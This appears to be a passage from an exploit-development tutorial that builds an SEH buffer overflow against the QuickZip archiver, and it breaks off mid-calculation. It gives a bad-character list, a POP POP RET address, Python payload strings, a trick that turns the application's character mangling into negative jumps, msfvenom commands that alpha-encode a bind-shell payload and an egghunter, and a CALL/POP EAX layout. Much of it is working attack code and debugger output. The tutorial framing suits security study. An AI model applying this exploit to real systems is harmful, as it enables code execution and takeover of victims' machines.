
Let's hunt for bad chars!

We'll run the generated ZIP through QuickZip and see what happens.




Truncation after NULL

Right off we see that the \x00 is causing problems. Let's recreate the ZIP after removing it and repeat the process.



No files being listed

Woah! What just happened? Looking at Immunity, we do see few registers pointing at our payload. Following it on dump shows some interesting things. \x0F ,\x14, \x15 and \x2F are mangled and everything after \x3A is truncated. It makes sense though, \x3A is colon (:) character, a filename containing colon is expected to have everything after it truncated.




Mangled bytearray in memory

But visually identifying mangled characters is pain and it leaves a lot of room for errors. I mean, I missed \x14 and \x15 myself. That's why we'd like an automated way to find these differences and mona will help us here. Just pass the following command to mona:


!mona compare -f bytearray.bin -a [address where array begins]

Here is the output of this command in above case:




!mona compare output

We can see how beautifully mona helps us with the bad chars. We'll repeat this process after removing bad chars. This time our payload is being treated as a folder instead of file:




Payload as folder

And gives out an error on double clicking too:



Error message on double click

If we closely look at the error message, we can figure out the error happened around \ character which also makes sense and explains why our payload was being treated as a folder. We'll remove \ or \x5C from our array and try again. This time we'll get a clean crash. A quick look at the comparison and WHAT A HORROR STORY WE HAVE!



Comparison with bytearray

Every character after \x80 is mangled! Not missing, it's mangled! It's different from the crash we had with \x3A, the contents got truncated after that character. Here every character is getting converted to something, every character after \x80 is bad! The final list of bad chars is:

Bad chars:
\x00\x0F\x14\x15\x2F\x3A\x5C\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF

THE exploit development

Now that we have more than half of all characters as bad, let's figure out how can we proceed further.

POP POP RET

The first step in SEH exploitation is to find a suitable POP POP RET address. Looking at the loaded modules, we can only find the QuickZip.exe itself without SafeSEH.


```
[+] Command used:
!mona nosafeseh
Safeseh unprotected modules :
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename &
-----------------------------------------------------------------------------------------------------------------------
 0x00400000 | 0x00836000 | 0x00436000 | False  | False   | False |  False   | False  | -1.0- [QuickZip.exe]
-----------------------------------------------------------------------------------------------------------------------
```

Modules without SafeSEH

The base address of that module doesn't look very promising though, we immediately face a pretty big challenge. All the addresses from this module will have a NULL byte at the beginning. But let's ignore it for now and pick one that doesn't have other bad characters. One such address is **0x00407A33**. Let's verify if this address is really working. We'll modify our payload to something like this:


payload = "A"*296 + "B"*4 + "\x33\x7A\x40\x00" + "D"*(4064-296-8)


Recreate the ZIP. Open it with QuickZip. Double click on filename. And we have **0x00407A33** listed in SEH chain.



POP POP RET in SEH chain


Let's set a breakpoint at **0x00407A33** and verify POP POP RET too.





Verifying POP POP RET

Perfect! Sad thing to notice here is that all our **D**s are truncated.



Truncated payload after address

Jump! Eh, how?


Now that we have a working POP POP RET, how do we jump? Our good old \xEB is among bad chars. Plus, we'll have to perform a negative jump as everything after the address is truncated, the only place left for shellcode is the starting 296 bytes. And negative jump means using a value from \x80 to \xFF, all of them are bad chars.

We can resolve the JMP issue by using any of the conditional jumps. Instead of me explaining it, you can go to this article by corelanc0d3r, there's a table at the bottom listing all the conditional jumps and their opcodes.

But what about the jump offset?

Are bad chars really that bad?

This is where my method starts to differ from method used by corelanc0d3r. We notice that almost every bad char is getting mangled to another character. The trick here is to leverage this conversion to un-bad the bad characters. Let's look at the mangled bytearray again.




Mangled bytearray

We can notice here that \x87 is getting mangled to \xE7. So, if we want \xE7 in our shellcode, we'd use \x87 instead and QuickZip will convert it to \xE7 for us. And wait a minute, we have \xEB among *possibly-good* chars too, we can use it instead, no need for conditional jumps!

Let's test this theory and perform a negative jump. We will use \x89\xF6 which should give us \xEB\xF7 in memory, and it translates to JMP 0xF7 or 'Jump back 7 characters' (remember, offset is counted *considering* the length of JMP instruction itself). We'll modify our payload to look something like:

```
payload  = "A"*(296-7) + "B"*7 + "\x89\xf6\x41\x41" # JMP 0xF7
payload += "\x33\x7A\x40\x00" + "D"*(4064-296-8)
```

Our JMP should take us at the beginning of **B**s. Let's see what happens.



JMP 0xF7

Excellent! We can see we can our JMP instruction and the resulting jump here. Our theory is working properly and we'll be using it extensively in future.

Using our theory, we can quickly eliminate many *possibly-good* chars from bad char list. Our list effectively becomes:

Bad chars:
\x00\x0F\x14\x15\x2F\x3A\x5C\x80\x81\x82\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91\x92\x93\x94\x95\x96\x97\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA4\xA7\xA8\xA9\xAD\xAE\xB3\xB4\xB6\xB8\xB9\xBE\xC0\xC1\xC2\xC3\xC8\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD2\xD3\xD4\xD5\xD7\xD8\xD9\xDA\xDB\xDD\xDE\xE3\xF0\xF5\xF8\xFD\xFE

Not as huge as before, but still a lot! At least enough to keep troubling us.

Executing some code now

So, we have a way to perform negative jumps now, but that still leaves us with only 296 bytes to execute our shellcode, that too without considering the jumps we'll need. With the tight restrictions we have, standard shellcodes like bind or reverse shell would be very difficult to write. The encoders can help us, yes, but with so many bad chars, none of them would succeed. The best bet is using **Alpha2** encoder. After using **BufferRegister** to get pure alphanumeric shellcode (more on it here), the size of the payload becomes 710 bytes!

```
prashant@Personal-PC:/mnt/c/Users/Prashant$ msfvenom -p windows/shell_bind_tcp -f python -e x86/alpha_mixed BufferRegister=EAX
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 710 (iteration=0)
x86/alpha_mixed chosen with final size 710
Payload size: 710 bytes
Final size of python file: 3400 bytes
```

Shellcode with Alpha2 encoder

When we face issues with size of payload, the thing that immediately pops in our mind is an egghunter (huge props to Skape)! Encoding the egg hunter, we see:


```
prashant@Personal-PC:~$ cat egg.bin | msfvenom -p - -f python -a x86 --platform windows -e x86/alpha_mixed BufferRegister=EAX
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 118 (iteration=0)
x86/alpha_mixed chosen with final size 118
Payload size: 118 bytes
Final size of python file: 582 bytes
```

Egghunter with Alpha2 encoder

This looks *much* better. But the question is- where will we put the shellcode? It's time to step back a bit and think, are the **D**s really getting truncated? If the application is loading the ZIP, the whole, unaltered ZIP may be there somewhere in memory. Let's find it out.

```
!mona find -s "DDDDDDDDDDDDDDDDDDDDDD"

---------- Mona command started on 2019-05-31 02:00:22 (v2.0, rev 577) ----------
[+] Processing arguments and criteria
    - Pointer access level : *
    - Treating search pattern as asc
[+] Searching from 0x00000000 to 0x7fffffff
[+] Preparing output file 'find.txt'
    - (Re)setting logfile C:\find.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Writing results to C:\find.txt
    - Number of pointers of type '"DDDDDDDDDDDDDDDDDDDDDD"' : 351
[+] Results :
  0x72045793 (b+0x003d5793)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READONLY} [ieframe.dll] ASLR: True, Rebase
  0x72046903 (b+0x003d6903)  : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READONLY} [ieframe.dll] ASLR: True, R
  0x7582a2f1 (b+0x0002a2f1)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x7582a389 (b+0x0002a389)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x7585e758 (b+0x0005e758)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x7585e779 (b+0x0005e779)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x7585e799 (b+0x0005e799)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x7586020e (b+0x0006020e)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x75860256 (b+0x00060256)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_EXECUTE_READ} [NETAPI32.dll] ASLR: True, R
  0x73368153 (b+0x000f8153)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READONLY} [SHDOCVW.dll] ASLR: True, Rebase
  0x733692c3 (b+0x000f92c3)  : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READONLY} [SHDOCVW.dll] ASLR: True, Rebase
  0x02057108 : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x0205711e : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x02057134 : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x0205714a : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x02057160 : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x02057176 : "DDDDDDDDDDDDDDDDDDDDDD" | ascii {PAGE_READWRITE}
  0x0205718c : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READWRITE}
  0x020571a2 : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READWRITE}
  0x020571b8 : "DDDDDDDDDDDDDDDDDDDDDD" |  {PAGE_READWRITE}
... Please wait while I'm processing all remaining results and writing everything to file...
[+] Done. Only the first 20 pointers are shown here. For more pointers, open C:\find.txt...
```



Finding Ds

A quick search reveals the **D**s indeed are there in memory. However, none of the registers are pointing to this address, nor it is there in stack. That's OK, egghunter was small enough to fit at the beginning of payload, we can use that. With an egghunter in place, our payload would look something like this:

payload =
"A"*n + egghunter + "JMP[egghunter]" + POPPOPRET + [Egg + Shellcode]

The final hurdle

While encoding our egghunter, we have to provide a **BufferRegister** otherwise the shellcode will contain bad chars. We provided a BufferRegister of EAX. That means the shellcode assumes it has address of itself stored in EAX register. How will we store the address of shellcode in EAX? This is where a CALL instruction would help us.

A CALL instruction pushes the next address in stack and jumps to the provided offset. We can then POP the address from stack into EAX. CALL instruction takes an offset of 4 bytes. If we

have a positive offset the first 3 bytes would be \x00, not desirable. So, a negative offset makes sense since \xFF is not a bad char. We are looking at something like this:

```
pop-eax: POP EAX
        JMP [hunter]
        NOP
        ...
        ...
call:   CALL [pop-eax]
hunter:  PUSH EAX
        ...
        ...
nseh:   JMP [call]
        INC ECX
        INC ECX
seh:    [POP POP RET]
```

Time for some maths. A CALL instruction will take 5 bytes. Egghunter is 118 bytes. JMP instruction itself is 2 bytes. So, we need an offset of 125 bytes or 7D bytes. This translates to an offset of \x83. Good news is that \x83 is not a bad char.

